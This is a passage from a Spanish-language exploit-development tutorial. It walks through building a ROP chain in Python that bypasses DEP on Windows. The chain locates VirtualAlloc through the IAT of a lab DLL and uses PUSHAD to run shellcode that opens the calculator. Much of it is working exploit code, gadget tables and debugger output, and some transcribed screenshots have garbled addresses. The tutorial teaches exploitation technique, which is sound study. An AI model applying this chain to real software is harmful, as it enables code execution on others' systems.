La entrada de la IAT era 0x7802e0b0 le sumamos 4 y lo ponemos en EAX con el gadget POP EAX-RET que ya teníamos.

```
rop= struct.pack("<L", 0x78003d08) #POP EAX-RET
rop+= struct.pack("<L", 0x7802e0b4) # IAT DE VA mas 4
rop+= struct.pack("<L", 0xcccccccc) # SIGUIETE GADGET

fruta="A" * 772 + rop + shellcode + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

Con eso tendremos la entrada de la IAT más 4 en EAX, el siguiente gadget será el que hallamos.

780022DE **mov eax, [eax-4] # retn**

```

NODEP.py x NO_DEP\script.py x DEP\script.py x
rop= struct.pack("<L",0x78003d08) #POP EAX-RET
rop+= struct.pack("<L",0x7802e0b4) # IAT DE VA mas 4
rop+= struct.pack("<L",0x780022DE) # SACA LA DIRECCION DE VA a EAX
rop+= struct.pack("<L",0xCCCCCCCC) # SIGUIENTE GADGET

fruta="A" * 772 + rop + shellcode + "\n"

print stdin

```

Allí encadenamos ambos gadgets, probémoslo a ver si hace lo que pensamos y queda la dirección de VirtualAlloc en EAX.

Una de las incomodidades que veremos es que el idasploiter solo corre en modo debugging así que si necesitamos debuggear se cerrará al reiniciar trabajando, igual se puede tener otro IDA con el proceso detenido debuggeando para buscar en el IDA SPLOITER y debuggear en otro.

Address	Value
00DCF950	78003D98
00DCF954	7802E0B4
00DCF958	780022DE
00DCF95C	CCCCCC
00DCF960	035040B8
00DCF964	0440C778
00DCF968	636C6163
00DCF96C	5004C083

Tracearemos el ROP que hicimos hasta ahora con f7.


The screenshot shows a debugger interface with two panes. The left pane displays assembly code:

```
78003D06  
78003D06 loc_78003D06:  
78003D06 push    1  
78003D08 pop     eax  
78003D09 retn  
78003D09 sub_78003CBD endp  
78003D09
```


The instruction at address 78003D08 is highlighted in blue. The right pane shows the continuation of the assembly code:

```
7800CDCB  
7800CDCB  
7800CDCB  
7800CDD1
```


Ahora moverá la dirección de la entrada de la IAT de VA más 4 a EAX.



Ahora saltará al segundo gadget, sigo con f7.



Ejecuto con F7.



Vemos que logramos nuestro objetivo en EAX quedo la dirección de la api y la sacamos de la IAT, así que servirá para cualquier máquina, el siguiente gadget debería mover de EAX a ESI dicha dirección de VA, para que quede en ESI donde corresponde.

```
# skipping ESP leaving it intact.
#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call
# ESI ???????? => PTR to VirtualAlloc /-
# EDI 10019C60 => ROP-Nop same as EIP
#-----
```

No hay MOV ESI,EAX ni nada parecido, así que deberemos aguzar la imaginación, a pesar de que los gadgets terminan normalmente en RET cualquier código que aunque no termine en RET me permita continuar y retomar el control será también un gadget, aunque menos tradicional servirá.

IDA View-EIP, Function calls: sub_78003C77, Program Segmentation, Modules, ROP gadgets, Functions window, Names window, Imports			
Address	Gadget	Module	Size
7800A387	push [ebp+arg_C] # push [ebp+arg_8] # push [ebp+arg_4] ...	Mypepe.dll	5
7800A386	push esi # push [ebp+arg_C] # push [ebp+arg_8] # push [ebp+arg_4] ...	Mypepe.dll	6
7800A385	sbb al, 56h # push [ebp+arg_C] # push [ebp+arg_8] # push [ebp+arg_4] ...	Mypepe.dll	6
7801A8DE	push eax # call esi	Mypepe.dll	2
7801A8DC	push 0 # push eax # call esi	Mypepe.dll	3

Si pusheo el valor de EAX al stack usando el gadget PUSH EAX-CALL ESI y preparó ESI para tenga un POP ESI -RET, podría pasar EAX a ESI usando el stack veamos.

IDA View-Elf, Function calls, Sub\_78003C97, Program Segmentation, Modules, Registers

Address	Gadget
780015AB	test eax, edi # dec ebp # add al, [eax] # pop edi #
780015C8	<b>pop esi # retn</b>
780015C6	fdivr st, st(7) # pop esi # retn
780015C5	sbb eax, 0xFFFFFFFFh # pop esi # retn
780015C4	pop edi # sbb eax, 0xFFFFFFFFh # pop esi # retn

Line 9 of 1183

Hex View-1

Así que pondré antes en ESI, el gadget a POP ESI-RET.

script (1)

35 DEP script.py

NODEP.py NO\_DEP\script.py DEP\script.py

```

10
11     rop+= struct.pack("<L", 0x78003d08) #POP EAX-RET
12     rop+= struct.pack("<L", 0x7802e0b4) # IAT DE VA mas 4
13     rop+= struct.pack("<L", 0x780022DE) # SACA LA DIRECCION DE VA a EAX
14
15     rop+= struct.pack("<L", 0x780015c8) # POP ESI- RET
16     rop+= struct.pack("<L", 0x780015c8) # MUEVO A ESI EL PUNTERO A POP ESI- RET
17
18     rop+= struct.pack("<L", 0x7801a8DE) # PUSH EAX -CALL ESI
19     rop+= struct.pack("<L", 0xCCCCCCCC) # SIGUIENTE GADGET
20
21     fruta="A" * 772 + rop + shellcode + "\n"
22
23     print stdin
24

```

e C:/Users/ricna/Desktop/35/DEP/script.py

IDA View-EIP, Function calls, Program Segmentation, Modules, Functions window, Names window, Imports, General registers, Hex View-1, Stack view

General registers

Register	Value
EAX	7411A168
EBX	00437000
ECX	74453A40
EDX	74505318
ESI	74506314
EDI	74506308
EBP	41414141
ESP	006FFCD4
EIP	780015C8
EFL	00000216

Hex View-1

Stack view

Vemos que el POP ESI, mueve a ESI el mismo puntero al POP ESI-RET para que después del siguiente gadget se retome el control.

```

Mypepe.dll:7801A8DA db 45h ; E
Mypepe.dll:7801A8DB db 0FCh ; O
Mypepe.dll:7801A8DC ;
EIP Mypepe.dll:7801A8DE push eax
Mypepe.dll:7801A8DF call es1
Mypepe.dll:7801A8E1 push eax
Mypepe.dll:7801A8E2 push dword ptr [ebp+8]
Mypepe.dll:7801A8E5 call mypepe_get_osHandle
Mypepe.dll:7801A8E8 pop ecx
Mypepe.dll:7801A8EB push eax
Mypepe.dll:7801A8EC call es1
UNKNOWN 7801A8DE: Mypepe.dll:mypepe_dup+83 (Synchronized with EIP)

```

Hex View-1 Stack view

0003F7C0	CCCCCCCC
0003F7C4	035040B8
0003F7C8	0440C778
0003F7CC	6366C6163
0003F7D0	CABACB83

Pusheara al stack la dirección de VA y salta con CALL ESI de nuevo al POP ESI-RET ya que habíamos guardado la dirección de POP ESI-RET en ESI.

```

Mypepe.dll:780015C4 ;
Mypepe.dll:780015C5 db 83h ; 3
Mypepe.dll:780015C6 ;
Mypepe.dll:780015C6 fdiv st, st(7)
Mypepe.dll:780015C8 pop esi
Mypepe.dll:780015C9 retb
Mypepe.dll:780015CA ;
Mypepe.dll:780015CB
Mypepe.dll:780015CA loc_780015CA: ; CODE XREF: Mypepe.dll:mypepe_memcmp+40Tj
Mypepe.dll:780015CA cmp ch, dh
Mypepe.dll:780015CC jz loc_78026393
Mypepe.dll:780015D2 jmp short loc_780015B0
UNKNOWN 780015C8: Mypepe.dll:mypepe_memcmp+4D (Synchronized with EIP)

```

Hex View-1 Stack view

38F7B8	7801A8E1 Mypepe.dll:mypepe_dup+83
38F7B0	74110160 kernel32.dll:kernel32_VirtualAlloc
38F7C4	CCCCCCCC
38F7C8	035040B8
38F7CC	0440C778
38F7D0	6366C6163

Vemos que falla ya que mueve a ESI el return address que guardo y justo debajo esta la dirección de VA, así que en vez de un POP ESI- RET este último debería ser un POP XXX, POP ESI -RET para que saque el primer valor del stack a otro lado y luego si popee a ESI el valor de VA.

```

7800147D
78001490
780015B0
# pop esi
Line 6 of 1541

```

Hex View-1 Stack view

Ahí esta, así que cambio este solo el que muevo a ESI, el otro debe quedar igual.

Probemos ahora.

Entro con F7

Listo ya está el primer objetivo, en ESI quedó la dirección de VA y va a saltar a 0xFFFFFFFF que es el siguiente gadget así que tengo el control nuevamente.

```

# skipping ESP leaving it intact.
#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call
# ESI ???????? => PTR to VirtualAlloc
# EDI 10019C60 => ROP-Nop same as EIP
#-----

```

El siguiente será fácil en EBP hay que poner un JMP ESP. CALL ESP o PUSH ESP -RET ya teníamos un PUSH ESP-RET solo tenemos que encontrar un POP EBP-RET para moverlo a EBP.

Address	Gadget
78001076	pop ebp # retn
78001075	pop esi # pop ebp # retn
78001073	add bh, [eax+5Eh] # pop ebp # retn
78001070	adc eax, 7802E044h # pop esi # pop ebp # retn
780012AF	pop ebp # retn
<	
pop ebp	

Address	Gadget
78001C9C	push esp # and al, 10h # pop esi # mov [edx], e
7800EE4F	push esp # and al, 10h # mov [edx], eax # mov
7800F7C1	push esp # retn
7802C2D9	push esp # and al, 6 # fldcw word ptr [esp+6] #
7802C2D3	add [ebx-76998036h], al # push esp # and al, 6
push esp	

```

DEP > script.py
NODEP.py X NO_DEP\script.py X DEP\script.py X

10
11    rop+= struct.pack("<L",0x78003d08) #POP_EAX-RET
12    rop+= struct.pack("<L",0x7802e0b0) # IAT DE VA mas 4
13    rop+= struct.pack("<L",0x780022DE) # SACA LA DIRECCION DE VA a EAX
14
15    rop+= struct.pack("<L",0x780015e8) # POP_ESI- RET
16    rop+= struct.pack("<L",0x780015b0) # MUEVO A ESI EL PUNTERO A POP EDI-POP_ESI
17
18    rop+= struct.pack("<L",0x7801a9DE) # PUSH_EAX_CALL_ESI
19
20    rop+= struct.pack("<L",0x780012aE) # POP_EBP -RET
21    rop+= struct.pack("<L",0x7800f7c1) # PUSH_ESP-RET
22
23    rop+= struct.pack("<L",0xFFFFFFFF) # SIGUIENTE GADGET
24

```

Eso es el seteo de EBP, con eso lo tendremos seteado con su puntero a PUSH ESP-RET, sigamos.

```

#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call, push,...)
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR
# EDI 10019C60 => ROP-Nop same as EIP
#-----

```

EDI =ROP NOP significa que debe apuntar a un RET que es el NOP en la programación ROP, así que busquemos un POP EDI-RET para setear EDI.

The screenshot shows the IDA Pro interface. The top window displays a list of gadgets with their assembly code:

Address	Gadget
7802802E	xor eax, eax # stosd # stosd # stosd # pop edi # retn
78028756	pop edi # retn
78028755	pop esi # pop edi # retn
78028753	les edx, [eax] # pop esi # pop edi # retn
78028752	add esp, 10h # pop esi # pop edi # retn

The search bar at the bottom contains the assembly instruction `pop edi # r`.

The bottom window shows the assembly code in a script (script.py) being edited:

```

11     rop+= struct.pack("<L", 0x78003a08)      #POP EAX-RET
12     rop+= struct.pack("<L", 0x7802e0b4)      # IAT DE VA mas 4
13     rop+= struct.pack("<L", 0x780022DE)      # SACAR LA DIRECCION DE VA a EAX
14
15     rop+= struct.pack("<L", 0x780015c8)      # POP ESI- RET
16     rop+= struct.pack("<L", 0x780015b0)      # MUEVO A ESI EL PUNTERO A POP EDI-POP
17
18     rop+= struct.pack("<L", 0x7801a8DE)      # PUSH EAX -CALL ESI
19
20     rop+= struct.pack("<L", 0x780012af)      # POP EBP -RET
21     rop+= struct.pack("<L", 0x7800f7c1)      # PUSH ESP-RET
22
23     rop+= struct.pack("<L", 0x78028756)      # POP EDI -RET
24     rop+= struct.pack("<L", 0x780015c9)      # RET
25

```

The line `rop+= struct.pack("<L", 0x78028756)` is highlighted in yellow.

Ponemos cualquier puntero a RET de Mypepe, lo moverá a EDI, sigamos.

```

#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call, push,...)
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR
# EDI 10019C60 => ROP-Nop same as EIP
#-----

```

Nos queda mover cuatro constantes 90909090 a EAX, 40 a ECX, 1000 a EDX y 1 a EBX, buscaremos los pops respectivos y agregaremos las constantes.

Address	Gadget
78003D08	pop eax # retn
78003D06	push 1 # pop eax # retn
78003D05	add [edx+1], ch # pop eax # retn
78003D04	add [eax],al # push 1 # pop eax # retn
78003D03	nop # add [eax],al # push 1 # pop eax # retn

Address	Gadget
7800235A	pop ebx # retn
78002359	pop esi # pop ebx # retn
78002358	pop edi # pop esi # pop ebx # retn
78002357	add [edi+5Eh], bl # pop ebx # retn
78002356	add al, [eax] # pop edi # pop esi # retn

Address	Gadget
780012C1	pop ecx # retn
780012C0	pop ecx # pop ecx # retn
780012BE	add [eax],al # pop ecx # pop ecx # retr
780012BC	add eax, [eax] # add [eax],al # pop ecx
780012BA	or al, ch # add eax, [eax] # add [eax],al

pop ecx # r

Address	Gadget
78028998	pop edx # retn
78028996	add [eax],al # pop edx # retn
78028994	adc bh, [ecx] # add [eax],al # pop edx # retn
78028992	add al, ch # adc bh, [ecx] # add [eax],al # pop edx # retn
78028990	add [eax],al # add al, ch # adc bh, [ecx] # add [eax],al # p

pop edx # r

Agreguemoslos al ROP.

```

35 > DEP > script.py
35 > NODEP.py > NO_DEP\script.py > DEP\script.py x

23    rop+= struct.pack("<L",0x78028756)    # POP EDI -RET
24    rop+= struct.pack("<L",0x780015c9)    # RET
25
26    rop+= struct.pack("<L",0x78003d08)    # POP EAX -RET
27    rop+= struct.pack("<L",0x90909090)    # 0x90909090
28
29    rop+= struct.pack("<L",0x7800235a)    # POP EBX -RET
30    rop+= struct.pack("<L",0x1)           # 1
31
32    rop+= struct.pack("<L",0x780012c1)    # POP ECX -RET
33    rop+= struct.pack("<L",0x40)          # 0x40
34
35    rop+= struct.pack("<L",0x78028998)    # POP EDX -RET
36    rop+= struct.pack("<L",0x780015c9)    # 0x1000
37

```

/Users/ricna/Desktop/35/DRP/script.py

Listo solo nos falta el gadget final que acomoda todo es un PUSHAD-RET.

Address	Gadget
78009791	pusha # add al, 80h # retn
7800A08D	pusha # add al, 0 # mov dword ptr [eax], offset unk_78
7800B296	pusha # mov eax, esi # pop esi # retn
7800B295	dec eax # pusha # mov eax, esi # pop esi # retn
7800B28F	dec dword ptr [ebx-76F7DBB4h] # dec eax # pusha #

pusha

Ahí está, el ADD AL, XX no hace nada porque hace el PUSHAD antes, así que guardara el 90909090 en el stack, agreguemos.


```

35 > DEP > script.py
NODEP.py x NO_DEP\script.py x DEP\script.py x
25
26     rop+= struct.pack("<L", 0x78003d08)    # POP EAX -RET
27     rop+= struct.pack("<L", 0x90909090)    # 0x90909090
28
29     rop+= struct.pack("<L", 0x7800235a)    # POP EBX -RET
30     rop+= struct.pack("<L", 0x1)           # 1
31
32     rop+= struct.pack("<L", 0x780012c1)    # POP ECX -RET
33     rop+= struct.pack("<L", 0x40)          # 0x40
34
35     rop+= struct.pack("<L", 0x78028998)    # POP EDX -RET
36     rop+= struct.pack("<L", 0x1000)         # 0x1000
37
38     rop+= struct.pack("<L", 0x78009791)    # PUSHAD-RET
39

```

Con eso debería funcionar, traceemoslo completamente hasta llegar a VirtualAlloc.

## Llegamos al PUSHAD



Se ve bien apretemos F7.

```

7411A160 ; Attributes: bp-based frame
7411A160 kernel32_VirtualAlloc proc near
7411A160 mov edi, edi
7411A162 push ebp
7411A163 mov esp, ebp
7411A165 pop ebp
7411A166 jmp off_74181154
7411A166 kernel32_VirtualAlloc endp
7411A166

```

Stack view:

Address	Value
012FFE1C	Stack[000038C4]:012FFE1C
00000001	
00001000	
00000040	
90909090	
03504088	
0440C778	
636C6163	
5004C083	

Llegamos a VirtualAlloc vemos los argumentos en el stack, el primero será el lugar donde retornará luego de volver de la api, si miro será el PUSH ESP-RET, luego vienen los argumentos de la api veamos.

## VirtualAlloc function

Reserves, commits, or changes the state of a region of pages in the virtual address space of t  
Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the [VirtualAllocEx](#) function

### Syntax

C++

```

LPVOID WINAPI VirtualAlloc(
    _In_opt_ LPVOID lpAddress,
    _In_     SIZE_T dwSize,
    _In_     DWORD  flAllocationType,
    _In_     DWORD  flProtect
);

```

La dirección a desproteger `lpAddress` apunta justo donde está mi shellcode.

7411A160 kernel32\_VirtualAlloc

```

100.00% (-292,17) (819,64) UNKNOWN 7411A160: kernel32_VirtualAlloc
Hex View-1
012FFE04 7800F7C1 Mypepe.dll:mypepe_pxcptinfoptrs+7
012FFE08 012FFE1C Stack[000038C4]:012FFE1C
012FFE0C 00000001
012FFE10 00001000
012FFE14 00000040
012FFE18 90909090
012FFE1C 035040B8
012FFE20 0440C778
012FFE24 636C6163
012FFE28 5004C083
UNKNOWN 012FFE08 Stack[000038C4]:012FFE08 (Synchronized with ESP)

```

Luego viene el size 1, que desprotegerá 0x1000 porque es el mínimo bloque a desproteger, pongas lo que pongas menor que 0x1000, luego viene 0x1000 que es la constante de tipo de allocación y 0x40 que es el otra constante flprotect, si ejecuto hasta el RET de la api, apretando CTRL más F7 veo que vuelve al PUSH ESP-RET.

Library function Data Regular function Unexplored Instruction External symbol

DA View-EIP, Function calls, Program Segmentation, Modules, Functions window, Names window, Imports, General registers, Hex View-1, Stack view Structures Enums

```

Mypepe.dll:7800F7BD db 0FFh
Mypepe.dll:7800F7BE db 0FFh
Mypepe.dll:7800F7BF db 83h ; 
Mypepe.dll:7800F7C0 db 0C0h ; +
Mypepe.dll:7800F7C1 ; -----
Mypepe.dll:7800F7C1 push esp
Mypepe.dll:7800F7C1 retn
Mypepe.dll:7800F7C3 ; 
Mypepe.dll:7800F7C3 ; START OF FUNCTION CHUNK FOR sub_78004B30
Mypepe.dll:7800F7C3
Mypepe.dll:7800F7C3 loc_7800F7C3: ; CODE XREF: sub_78004B30+CB↑j
Mypepe.dll:7800F7C3 cmp eax, edi
UNKNOWN 7800F7C1: Mypepe.dll:mypepe_pxcptinfoptrs+7 (Synchronized with EIP)

```

Hex View-1 Stack view

EAX 012FF000 Stack[000038C4]:012FF000  
EBX 00000001  
ECX 00240000  
EDX 00000000  
ESI 7411A160 kernel32\_Virtual  
EDI 780015C9 Mypepe.dll:mypepe  
EBP 7800F7C1 Mypepe.dll:mypepe  
ESP 012FFE18 Stack[000038C4]:012FFE18  
EIP 7800F7C1 Mypepe.dll:mypepe  
EFL 00000246

Si en EAX devuelve una dirección está todo correcto y desprotegido, puedo ahora ejecutar mi código sigo traceando con f7.

DA View-EIP, Function calls, Program Segmentation, Modules, Functions window, Names window, Imports, General registers

```


Stack[000038C4]:012FFE15 db 0FH ; 
Stack[000038C4]:012FFE16 db 2Fh ; /
Stack[000038C4]:012FFE17 db 1
Stack[000038C4]:012FFE18 ; -----
Stack[000038C4]:012FFE18 nop
Stack[000038C4]:012FFE19 nop
Stack[000038C4]:012FFE1A nop
Stack[000038C4]:012FFE1B nop
Stack[000038C4]:012FFE1C mov eax, offset unk_78005040
Stack[000038C4]:012FFE21 mov dword ptr [eax+4], 636C6163h
Stack[000038C4]:012FFE22 add eax, 4
Stack[000038C4]:012FFE23 push eax
UNKNOWN 012FFE21: Stack[000038C4]:012FFE21 (Synchronized with EIP)

```

Hex View-1 Stack view

EAX 78005040 Mypepe  
EBX 00000001  
ECX 00240000  
EDX 00000000  
ESI 7411A160 kernel32\_Virtual  
EDI 780015C9 Mypepe  
EBP 7800F7C1 Mypepe  
ESP 012FFE18 Stack[000038C4]:012FFE18  
EIP 012FFE21 Stack[000038C4]:012FFE21  
EFL 00000246

Vemos que llego a mi shellcode sin problemas y se ejecuta.(ALELUYA)



Y termina ejecutando la calculadora, por supuesto esto puede automatizarse, con m<sup>ona</sup> pero eso lo veremos en la parte siguiente.

VENCIMOS jeje.

